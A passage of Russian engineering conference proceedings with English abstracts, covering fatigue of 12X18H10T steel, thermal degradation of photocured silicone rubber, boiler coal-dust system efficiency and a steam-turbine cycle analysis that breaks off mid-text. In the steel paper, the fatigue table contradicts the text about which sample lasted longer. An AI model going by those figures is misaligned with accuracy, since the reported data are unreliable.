Аннотация. В работе представлены результаты исследования кинетики усталостного разрушения коррозионностойкой аустенитной нержавеющей стали 12X18H10T, полученной листовой прокаткой. Циклические испытания выполнялись на специализированной бесконтактной установке с электромагнитным возбуждением. Отмечено существенное влияние на долговечность состояния поверхности стали.

Abstract. The paper presents the results of a study of the kinetics of fatigue fracture of corrosion-resistant austenitic stainless steel AISI 321, obtained by sheet rolling. Cyclic tests were carried out on a specialized non-contact installation with electromagnetic excitation. A significant influence on the durability of the steel surface condition was noted.

Ключевые слова: 12X18H10T, 3D-печати, коррозия, усталость.

Key words: AISI 321, 3D printing, corrosion, fatigue.

Введение

В настоящее время метод 3-D печати широко используется для воспроизведения сложных изделий аддитивным методом в отличие от классических методов изготовления изделий из конструкционных материалов, включающих удаления части материала путем механической обработки. Сегодня современные технологии, такие как методы 3D-печати, позволяют создавать не только прототипы изделий, но и готовые изделия [1]. Чтобы получить заданные механические свойства конструкционных материалов, необходимо изучить закономерности изменения их структурного состояния и поведения в условиях статических и динамических нагрузок. Изготовление изделий из коррозионностойкой стали путем лазерного сплавления из порошка (СЛС технология) является важной задачей в области решаемой проблемы, связанной с отработкой технологии 3D печати металлами из порошков. Для сравнения механических свойств материа-

лов, полученных классическими методами металлургического производства, и полученных методами аддитивных технологий, требуется проведение исследований свойств и поведении при механических испытаниях. Целью работы является исследование циклической долговечности образцов стали 12X18H10T, изготовленных из листового проката.

Материалы и методика проведения исследований

Образцы были вырезаны из листовой стали марки 12X18H10T толщиной 2 мм. Образцы имели форму двойной лопатки с радиусной рабочей частью радиусом 15 мм, размерами в наиболее узкой части 2 мм × 2 мм. Образцы вырезались по контуру методом лазерного раскроя. Исследование циклической долговечности образцов выполнялось на установке с бесшумным бесконтактным электромагнитным нагружением [2]. Установка осуществляет испытания образцов на изгибные колебания с электромагнитным нагружением. В зависимости от свойств материала частота резонансных колебаний, задаваемая прибором измерения усталости, может варьироваться от 30 до 70 Гц [3]. Испытанию подвергались два образца, отличающихся предварительной подготовкой. Один образец подвергался предварительной шлифовке и полировке на полировальных пастах зернистостью до 2/1. Второй образец испытывался в состоянии поставки. Испытание проходило при амплитуде циклического нагружения 600-620 МПа.

Результаты исследований

В таблице 1 представлены результаты механических испытаний образцов.

На рисинке 1 приведены диаграммы изменения частоты колебаний во времени двух образцов 01 и 02. Напряжение изменялось несколько неравномерно из-за особенностей работы установки для циклических испытаний. Конечная стадия испытаний для каждого из образцов завершалась снижением частоты резонансных колебаний, вызванным образованием и ростом магистральной трещины.

Таблица 1 – Результаты испытаний образцов стали 12x18h10t на усталость

Образцы		Результаты испытаний на усталость			
№ обр.	Состояние	Долговечность N, цикл.	σ , МПа	Частота колебаний f (начальная), Гц	Частота колебаний f (конечная), Гц
01	полированный	68467	600-650	51,19	48,93
02	в состоянии поставки	3750193	600-650	51,51	45,92

Испытание проходило до того момента, пока не становилось заметным снижение частоты резонансных изгибных колебаний образцов. Снижение частоты колебаний являлось признаком начала образования и роста трещины. По диаграммам, представленным на рисунке 1, видно, что долговечность полированного образца существенно превышает долговечность не полированного образца. Из полученных результатов при испытании видно, что обработка поверхности образца показывает значительное влияние на долговечность.

Примечательным для испытания является характер изменения мощности в процессе формирования усталости в образце.

Снижение мощности нагружающего устройства, свидетельствует о том, что система управления установкой для обеспечения заданной амплитуды колебаний требуется меньшее значение прилагаемой силы. Это может происходить в том случае, если происходит разупрочнение материала.




Рисунок 1 – Диаграммы испытаний образцов зависимости частот от времени для образца 01(а), для образца 02 (б)

Установлено, что до 1,2 млн. циклов происходило разупрочнение материала образца, после чего мощность нагрузки стабилизируется на определенном уровне. Для подтверждения гипотезы о разупрочнении материала в процессе знакопеременной деформации была измерена микротвердость отдельных участков образца в зоне развивающейся трещины и области отстоящей от трещины, но находящейся в зоне максимальных напряжений. Установлено вдоль области расположения трещины произошло упрочнение до твердости 181-204 МПа в зоне максимальных напряжений, что связано со скоплением дислокаций и концентрацией напряжений в локальной области. Напротив, в зоне минимальных напряжений (средняя линия образца) произошло некоторое разупрочнение материала до значений микротвердости 160-170 МПа. В зоне, удаленной от трещины и зоны максимальных напряжений, среднее значение микротвердости составило 174 МПа.

Заключение

Знакопеременная деформация аустенитной коррозионностойкой стали 12X18Н10Т сопровождается незначительным разупрочнением в диапазоне небольших напряжений. В области максимальных напряжений в зоне развития трещины происходит упрочнение материала, связанное со скоплением дислокаций. Разупрочнение материала происходит в зоне, удаленной от зоны максимальных напряжений.

Существенное влияние на долговечность оказывает состояние поверхности материала, полирование поверхности приводит увеличению долговечности на один-два порядка.

Благодарности. Работа подготовлена при поддержке гранта Президента РФ для государственной поддержки ведущих научных школ Российской Федерации (проект НШ-452.2022.4).

СПИСОК ИСТОЧНИКОВ

1. Коваленко, Р. В. Современные полимерные материалы и технологии 3D печати / Р. В. Коваленко // Вестник Технологического университета. – 2015. – Т. 18, № 1. – С. 263-266. – EDN TJKZCT.

2. Методика испытания образцов стали 12X18Н10Т, полученных 3D печатью, на циклическую долговечность / З. О. Чжо, О. В. Башков, А. А. Бурдасова, Т. И. Башкова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований: Материалы V Всероссийской национальной научной конференции молодых учёных, Комсомольск-на-Амуре, 11–15 апреля 2022 года. Том Часть 2. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 152-154. – EDN QVQIKA.

3. Исследование усталостной долговечности стали 08X18Н10Т, полученной из порошка методом 3D печати / З. О. Чжо, А. А. Бурдасова, А. А. Афанасьева [и др.] // Наука, инновации и технологии: от идей к внедрению: Материалы II Международной научно-практической конференции молодых ученых, Комсомольск-на-Амуре, 14–18 ноября 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том Часть 2. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 89-93. – EDN ZPGRNW.

УДК 678.84:544.522

Шевелева Екатерина Николаевна, студент, Московский государственный университет имени М.В. Ломоносова

Sheveleva Ekaterina Nikolaevna, student, Lomonosov Moscow State University

Шевелева Юлия Анатольевна, старший научный сотрудник научно-инновационного управления, Кемеровский государственный университет

Sheveleva Yulia Anatolyevna, Senior Researcher of Scientific and Innovation Management, Kemerovo State University

ИССЛЕДОВАНИЕ ПРОЦЕССОВ ТЕРМООКСИЛИТЕЛЬНОЙ ДЕСТРУКЦИИ СШИТОГО ПОЛИДИМЕТИЛСИЛОКСАНОВОГО КАУЧУКА СКТ

INVESTIGATION OF THE PROCESSES OF THERMO-OXIDATIVE DESTRUCTION OF CROSS-LINKED POLYDIMETHYLSILOXANE RUBBER SCT

Аннотация. Методом термодериватографии изучены процессы термоокислительной деструкции фотохимически отвержденного в различных условиях полидиметилсилоксанового каучука СКТ. Исследованиями показано, что фотохимическое сшивание полидиметилсилоксанового каучука СКТ увеличивает его общую термостойкость благодаря образованию трехмерной пространственной решетки, затрудняющей изменение конформации его макромолекул и уменьшающей его газопроницаемость. Предложены механизмы термоокислительной деструкции в данном полимере.

Abstract. Thermoderivatography has been used to study the processes of thermal oxidative degradation of photochemically cured polydimethylsiloxane rubber SCT under various conditions. Studies have shown that photochemical crosslinking of polydimethylsiloxane rubber SCT increases its overall heat resistance due to the formation of a three-dimensional spatial lattice, which makes it difficult to change the conformation of its macromolecules and reduces its gas permeability. The mechanisms of thermo-oxidative degradation in this polymer are proposed.

Ключевые слова: полидиметилсилоксановый каучук, фотохимическое сшивание, термоокислительная деструкция.

Key words: polydimethylsiloxane rubber, photochemical crosslinking, thermal oxidative degradation.

Введение

Полидиметилсилоксановые каучуки являются полимерами, обладающими высокой термостойкостью (до 300 °С), что позволяет использовать их для производства изделий, работающих в экстремальных условиях. Но для их практического использования необходимо отверждение – образование системы межмолекулярных связей – сшивок, придающих полимеру необходимые физико-механические характеристики [1]. Ранее проведенные исследования показали эффективность использования для этой цели фотохимических методов обработки, позволяющих в различных условиях в присутствии 2-метилантрахинона, как инициатора, проводить отверждение данных полимеров [2]. В качестве метода исследования сшитых полимеров был использован термодериватографический анализ – физико-химический метод, позволяющий исследовать поведение полимеров в режиме программируемого нагрева, с регистрацией изменения массы образца (TG) и скорости изменения веса (DTG) [3, 4].

Целью данной работы являлось изучение процессов термоокислительной деструкции сшитого полидиметилсилоксанового полимера и влияния на нее условий фотохимического отверждения. Данные исследования являются важными для разработки новых высокостойких полимерных материалов для различных отраслей промышленности.

Основная часть

Сшивание полидиметилсилоксанового каучука СКТ проводили фотохимически – действием ультрафиолетового излучения в присутствии инициатора 2-метилантрахинона при температуре 100 °С в азоте и на воздухе. При этом полимер отверждался – становился резиноподобным, приобретал прочность и твердость.

Образование диметиленовых связей-сшивок (рисунок 1) значительно затрудняет деструкцию, т.к. не позволяет макромолекуле легко принимать конформацию, требуемую для прохождения деструкции, но не подавляет ее полностью и, в целом, не меняет ее механизм – идет деполимеризация [5, 6]. На воздухе процесс сшивания усложняется окислением с образованием карбонилсодержащих сшивок.




Рисунок 1 – Сшитый полидиметилсилоксановый каучук СКТ

При термоллизе на воздухе наблюдаются лишь небольшие различия в термостойкости полидиметилсилоксанового полимера: максимум скорости термодеструкции наблюдается у полимера, отвержденного в азоте, при температуре 470 °С, у отвержденного на воздухе – при 460 °С, у неотвержденного – при 455 °С (рисунок 2).




Рисунок 2 – Термоллиз на воздухе отвержденного СКТ (в азоте – зеленый, на воздухе – красный) по сравнению с исходным каучуком (синий)

Это связано с тем, что межмолекулярные диметиленовые связи-сшивки также окисляются кислородом воздуха при нагревании, как и метильные группы неотвержденного каучука, с образованием вначале силоксановых связей-сшивок $\equiv\text{Si-O-Si}\equiv$ (рисунок 3).




Рисунок 3 – Образование силоксановых связей-сшивок

Аналогично превращаются и карбонилсодержащие сшивки (рисунок 4). Затем полимер окисляется далее – до SiO_2 .

Предполагается, что небольшое увеличение термостойкости сшитых полимеров по сравнению с необработанным СКТ связано с уменьшением их газопроницаемости при фотоотверждении (уплотнением структуры полимера).




Рисунок 4 – Разрыв карбонилсодержащих сшивок

Заключение

Исследованиями показано, что при облучении полидиметилсилоксанового каучука СКТ в присутствии фотоинициатора происходит отверждение с образованием межмолекулярных диметиленовых связей-сшивок, которые на воздухе подвергаются окислению.

Изучен процесс термолитиза на воздухе фотохимически отвержденного СКТ, в результате которого вначале образуются силоксановые связи-сшивки, а в дальнейшем идет окисление до SiO₂.

Таким образом, фотохимический метод отверждения силоксановых полимеров позволяет получить полимеры, обладающие высокой термостойкостью и пригодные для практического использования в различных отраслях промышленности.

СПИСОК ИСТОЧНИКОВ

1. Коршак, В.В. Термостойкие полимеры / В.В. Коршак. – Москва : Наука, 1969. – 411 с. – ISBN 978-5-458-58707-5.
2. Денисов, В. Я. Эффективный подход к модификации структуры и свойств полисилоксанов / В. Я. Денисов, С. В. Лузгарев // Современные наукоемкие технологии. – 2005. – № 8. – С. 34-35. – EDN JTNTFT.
3. Верхотин, М.А. О механизме термической деструкции полидиметилсилоксана / М.А. Верхотин, В.В. Родэ, С.Р. Рафиков // Высокомолекулярные соединения. – 1967. – № 11Б. – С. 847-850. – URL: http://polymsci.ru/static/Archive/1967/VMS_1967_T9ks_11/VMS_1967_T9ks_11_847-851.pdf (дата обращения: 13.11.2023).
4. Уэндландт, У.У. Термические методы анализа / Пер. с англ. под ред. В.А. Степанова, В.А. Берштейна. – Москва : Мир, 1978. – 526 с. – URL: <https://reallib.org/reader?file=1231779> (дата обращения: 13.11.2023).
5. Харитонов, Н.П. Термическая и термоокислительная деструкция полиорганосилоксанов / Н.П. Харитонов, В.В. Островский. – Ленинград : Наука, Ленинградское отделение, 1982. – 207 с. – URL: <http://sun.tsu.ru/limit/2017/000553845/000553845.pdf> (дата обращения: 23.10.2023).
6. Кузьминский, А.С. О влиянии молекулярного кислорода на разрушение основной цепи полиметилсилоксанового каучука / А.С. Кузьминский, Е.А. Голдовский // ДАН СССР. – 1963. – Т. 149. – № 3. – С. 606-610. – URL: <https://www.mathnet.ru/links/4f40d37e9281c5a5f12c968cc800c80b/dan27766.pdf> (дата обращения: 13.11.2023).

СЕКЦИЯ 2. ТРАНСПОРТНО-ЭНЕРГЕТИЧЕСКИЙ КОМПЛЕКС, АВИАЦИОННАЯ И МОРСКАЯ ТЕХНИКА

УДК 621.18

Агарков Олег Викторович, студент, Комсомольский-на-Амуре государственный университет

Agarkov Oleg Viktorovich, student of Komsomolsk-na-Amure State University

Хвостиков Александр Станиславович, кандидат технических наук, доцент, доцент кафедры «Тепловые энергетические установки», Комсомольский-на-Амуре государственный университет

Khvostikov Flexandr Stanislavovich, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the department "Thermal power plants", Komsomolsk-na-Amure State University

АНАЛИЗ ЭНЕРГОЭФФЕКТИВНОСТИ СИСТЕМЫ ПЫЛЕПРИГОТОВЛЕНИЯ ПАРОВОГО КОТЛА

ANALYSIS OF THE ENERGY EFFICIENCY OF THE STEAM BOILER DUST PREPARATION SYSTEM

Аннотация. Для повышения эффективности работы парового котла необходимо повышение эффективности наиболее энергоемкого оборудования – системы пылеприготовления. Затраты электроэнергии в системах пылеприготовления происходит на размалывание твердого топлива и транспортировку воздуха. Затраты энергии на транспорт пыли пропорциональны квадрату расхода, что обуславливает наличие экстремума в составе общих энергетических расходах на пылесистемы.

Abstract. To increase the efficiency of the steam boiler, it is necessary to increase the efficiency of the most energy-intensive equipment - the dust preparation system. The cost of electricity in dust preparation systems occurs for grinding solid fuel and air transportation. The energy costs of dust transport are proportional to the square of the consumption, which causes the presence of an extremum in the total energy costs of the vacuum system.

Ключевые слова: паровой котел, система пылеприготовления, размол топлива, транспорт пыли, энергоэффективность.

Key words: steam boiler, dust preparation system, fuel grinding, dust transport, energy efficiency.

Введение

В России в настоящее время из-за дефицита необходимых инвестиционных ресурсов ограничено число вводимого энергетического оборудования. Вследствие этого в последнее десятилетие на тепловых электрических станциях растет доля оборудования физически и морально устаревшего. Работа такого оборудования имеет сниженные показатели эффективности, экономичности и надежности.

Кроме того, из-за ценовой политики на рынке топлива растет доля использования на электрических станциях твердого топлива. При этом зачастую на электростанциях используют непроектное топливо, что также влечет снижение эффективности и надежности оборудования.

Основная часть

Наиболее энергоемкими в работе энергетического оборудования являются системы пылеприготовления, использующие до 25% от общих затрат электроэнергии на собственные нужды или около 2% от общей выработки электрической энергии. При переводе оборудования на непроектное топливо требуется уточнение режимов его работы и определение оптимального режима.

Рассмотрим систему пылеприготовления котла БКЗ 210-140Ф на Комсомольской ТЭЦ-2 (г. Комсомольск-на-Амуре). Паровой котел имеет индивидуальную систему пылеприготовления с прямым вдуванием угольной пыли в топку, воздушной сушкой топ-

лива и шахтными сепараторами пыли, работающими под разрежением. Система пылеприготовления имеет три пылесистемы, оснащенные молотковыми тангенциальными мельницами ММТ 1500/2510/735 производительностью 16 т/ч. Одна из систем используется как резервная, две могут обеспечить работу котла.

Оптимальная работа системы пылеприготовления определяется экономической тонкостью помола, обеспечивающую с одной стороны эффективность сжигания топлива путем своевременного воспламенения пыли и полноты ее выгорания и, с другой стороны, минимумом затрат на ее пылеприготовление. Затраты электроэнергии в системах пылеприготовления нужны для размалывания твердого топлива и транспортировку воздуха.

Для моделирования пневмотранспорта используются уравнения неразрывности и движения для несжимаемого гомогенного газа с установившимся потоком. Важными характеристиками пылевой газовой взвеси являются: массовая концентрация твердых частиц, объемная доля твердых частиц в потоке несущей фазы, плотность смеси, динамическая вязкость пылевоздушной смеси.

В программной среде ANSYS FLUENT создана геометрическая модель расчетной области пневмотранспорта. При расчете течения турбулентной несжимаемой пылевой газовой смеси использовалась стандартная k-ε модель по рекомендациям [1]. Модель течения позволила рассчитать сопротивление системы пылеприготовления от ее загрузки. Полученные зависимости сопротивления системы пылеприготовления от ее загрузки согласуются с формулой Дарси-Вейсбаха

$$\Delta P = \left(\lambda \frac{L}{D} + \zeta_M \right) \frac{\rho w^2}{2},$$

где λ – коэффициент гидравлического сопротивления, ζ_M – коэффициент местных сопротивлений, определяемый по конструктивным размерам, ρ – плотность среды, зависящая от загрузки пылесистемы, w – скорость потока.

Работа пылесистемы должна выполняться при равенстве размольной V_p и сушильной V_c производительностей мельницы. Для определения режима работы пылесистемы для обеспечения требуемой сушильной производительности выполняется решение балансового уравнения. В приходной части балансового уравнения: теплота, вносимая горячим воздухом и присосами, а также теплота, выделяющаяся при размоле топлива. В расходной части балансового уравнения: теплота, затрачиваемая на испарение влаги топлива, теплота, уносимая воздухом и угольной пылью из мельницы, а также потери в окружающую среду. Из балансового уравнения выражаем сушильную производительность мельницы.

Мощность, затрачиваемая на размол топлива и потребляемая мельницей, складывается из мощности, затрачиваемой на размол топлива; мощности, затрачиваемой на вращение ротора и мощности, затрачиваемой на маслосистему. Полные энергетические затраты на размол и транспорт угля в мельнице с учетом мощности на транспортировку пыли составляют

$$\begin{aligned} \Xi = & \frac{0,0746D_6^3 L_6 n_6 \psi_6^{0,56} \gamma_{н.ш} K_{бр} K_{пл} + 1,86D_6 L_6 n_6 S_6 + \eta_{эл} \eta_{пр} N_{доп}}{\eta_{эл} \eta_{пр} V_c} \\ & + \frac{(1 + \mu) V_B (\Delta p_{гом} + \Delta p_{гом})}{\eta_{эл} \eta_{пр} V_c} \end{aligned}$$

где D_6, L_6 – диаметр и длина мельницы, n_6 – частота вращения мельницы, ψ_6 – степень загрузки мельницы, $\gamma_{н.ш}$ – вес биллов, $K_{бр}, K_{пл}$ – коэффициенты, учитывающие форму брони и свойства топлива, S_6 – толщина стенки, $\eta_{эл}, \eta_{пр}$ – КПД электродвигателя и привода маслосистемы, $N_{доп}$ – мощность, затрачиваемая на маслосистему 50 кВт, μ – пылесодержание потока воздуха [2].

Мощность, затрачиваемая на пневмотранспорт пыли, зависит от расхода горячего воздуха и сопротивления мельницы. Затраты энергии на транспорт пыли пропорциональны квадрату расхода, что обуславливает наличие экстремума в составе общих энергетических расходов на пылесистемы.

Результаты теоретических исследований подтверждаются результатами испытаний. На рисунке 1 представлена зависимость влияния паропроизводительности котла на удельные затраты электрической энергии на транспортировку угольной пыли. На рисунке 2 представлена зависимость влияния паропроизводительности котла на удельные затраты электрической энергии на пылеприготовление.




Рисунок 1 – Зависимость влияния паропроизводительности котла на удельные затраты электрической энергии на транспортировку угольной пыли



Рисунок 2 – Зависимость влияния паропроизводительности котла на удельные затраты электрической энергии на пылеприготовление

При увеличении паровой нагрузки увеличивается загрузка пылесистем, что вызывает увеличение механического недожога топлива в котле (рисунок 3). Механический недожог вызывает снижение показателей эффективности.




Рисунок 3 – Зависимость влияния паропроизводительности котла на механический недожог топлива в котле

Заключение

Исходя из этого, при полной загрузке пылесистемы, становится более выгодно распределение загрузки на три пылесистемы, что обеспечивает наиболее эффективный режим работы котла и энергетические затраты на размол и транспортировку топлива.

СПИСОК ИСТОЧНИКОВ

1. Хаустов, С.А. Совершенствование конструктивных схем жаротрубных котлов на основе численного моделирования процессов горения и тепломассообмена: дисс. ... канд. техн. наук. Красноярск, 2016.

2. Ощепков, В.В. Повышение энергоэффективности систем пылеприготовления с шаровыми барабанными мельницами при работе на непроектных углях дисс. ... канд. техн. наук. Иркутск 2021

УДК 621.311

Артюхов Алексей Сергеевич, студент, Комсомольский-на-Амуре государственный университет

Artukhov Alexey Sergeevich, student, Komsomolsk-na-Amure State University

Шаломов Вячеслав Иванович, кандидат технических наук, доцент, доцент кафедры «Тепловые энергетические установки», Комсомольский-на-Амуре государственный университет

Shalomov Vyacheslav Ivanovich, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-na-Amure State University

ТЕРМОДИНАМИЧЕСКИЙ АНАЛИЗ ВЛИЯНИЯ ПОВЫШЕННЫХ НАЧАЛЬНЫХ ПАРАМЕТРОВ ПАРА НА ТЕПЛОВУЮ ЭФФЕКТИВНОСТЬ ПАРОТУРБИННОГО ЦИКЛА С ДОКРИТИЧЕСКИМ ДАВЛЕНИЕМ НА ПРИМЕРЕ ТУРБИНЫ Т-180/210-130

THERMODYNAMIC ANALYSIS OF THE EFFECT OF INCREASED INITIAL STEAM PARAMETERS ON THE THERMAL EFFICIENCY OF A STEAM TURBINE CYCLE WITH SUBCRITICAL PRESSURE ON THE EXAMPLE OF A T-180/210-130 TURBINE

Аннотация. В настоящей работе показаны результаты термодинамического анализа цикла паротурбинной установки с повышенными докритическими начальными параметрами пара на примере турбины Т-180/210-130.

Abstract. This paper shows the results of thermodynamic analysis of the cycle of a steam turbine installation with elevated subcritical initial steam parameters on the example of a T-180/210-130 turbine.

Ключевые слова: паровая турбина, начальные параметры пара, термодинамический анализ, термический КПД.

Keywords: steam turbine, initial steam parameters, thermodynamic analysis, thermal efficiency.

Введение

Среди современных направлений повышения тепловой экономичности паросиловых энергоблоков выделяется увеличение начальных параметров пара перед турбиной. Это касается и турбоустановок с докритическими параметрами свежего пара. Исследования и технические предложения последних лет направлены на внедрение повышенной начальной температуры пара при сохранении традиционных значений начального давления как для турбин без промежуточного перегрева, так и с промежуточным перегревом пара. Однако в отечественной стационарной теплоэнергетике, в частности, на Черепетской ГРЭС, длительное время эксплуатировались паросиловые энергоблоки с паровыми котлами на давление свежего пара 16,66 МПа (170 кгс/см²). На

целесообразность использования повышенного давления за котлами на уровне 17-19 МПа обратили внимание в 2003 году специалисты Центрального котлотурбинного института (ЦКТИ) [1].

Целью данной работы является проведение термодинамического анализа влияния повышенных начальных параметров пара на тепловую эффективность паротурбинного цикла на докритическое давление с промежуточным перегревом пара (промперегревом).

Основная часть

Расчётное исследование выполнено для цикла с параметрами рабочего тела распротранённых энергоблоков с теплофикационной паровой турбиной Т-180/210-130. Номинальные параметры турбоустановки для расчёта следующие: 1) начальные параметры пара: давление $p_0 = 12,8$ МПа; температура $t_0 = 540$ °С; 2) параметры промежуточного перегрева пара: температура $t_{пп} = 540$ °С; давление $p_{пп} = 2,41$ МПа; 3) давление пара за ЦВД турбины $p_1 = 2,71$ МПа; 4) давление в конденсаторе $p_k = 8,68$ кПа.

Тепловая эффективность теоретического цикла (цикла Ренкина) паротурбинной установки (ПТУ) без промежуточного перегрева пара определяется термическим КПД по выражению

$$\eta_t = \frac{h_0 - h_{kt}}{h_0 - h'_k} = \frac{H_0}{h_0 - h'_k},$$

где h_0 – начальная энтальпия пара, кДж/кг; h'_k – энтальпия конденсата, кДж/кг; h_{kt} – энтальпия пара при его изэнтропийном расширении в турбине, кДж/кг; H_0 – предполагаемый тепловой перепад в турбине, кДж/кг.

Термический КПД позволяет оценивать термодинамическое совершенство протекающих в тепловом двигателе процессов преобразования энергии [2].

На первом этапе исследования выполнена расчётная оценка влияния повышения начальной температуры пара на термодинамический КПД цикла. С увеличением температуры пара перед турбиной термический КПД паросиловой установки возрастает. Это объясняется тем, что перегрев пара увеличивает среднюю температуру подвода теплоты в цикле, не меняя температуру отвода теплоты.

Турбина Т-180/210-130 - с газовым промежуточным перегревом пара. Термический КПД цикла ПТУ с промежуточным перегревом $\eta_t^{пп}$, в котором теоретическое расширение заканчивается в области влажного насыщенного пара можно определять по выражению [3]

$$\eta_t^{пп} = 1 - \frac{T_k \cdot (s_{пп} - s'_k)}{(h_0 - h'_k) + (h_{пп} - h_{1t})},$$

где h_{1t} – энтальпия пара после ЦВД турбины, кДж/кг; $h_{пп}$ – энтальпия пара после промперегрева, кДж/кг; $s_{пп}$ – энтропия пара после промперегрева, кДж/(кг·К); s'_k – энтропия конденсата, кДж/(кг·К); T_k – температура конденсации, К.

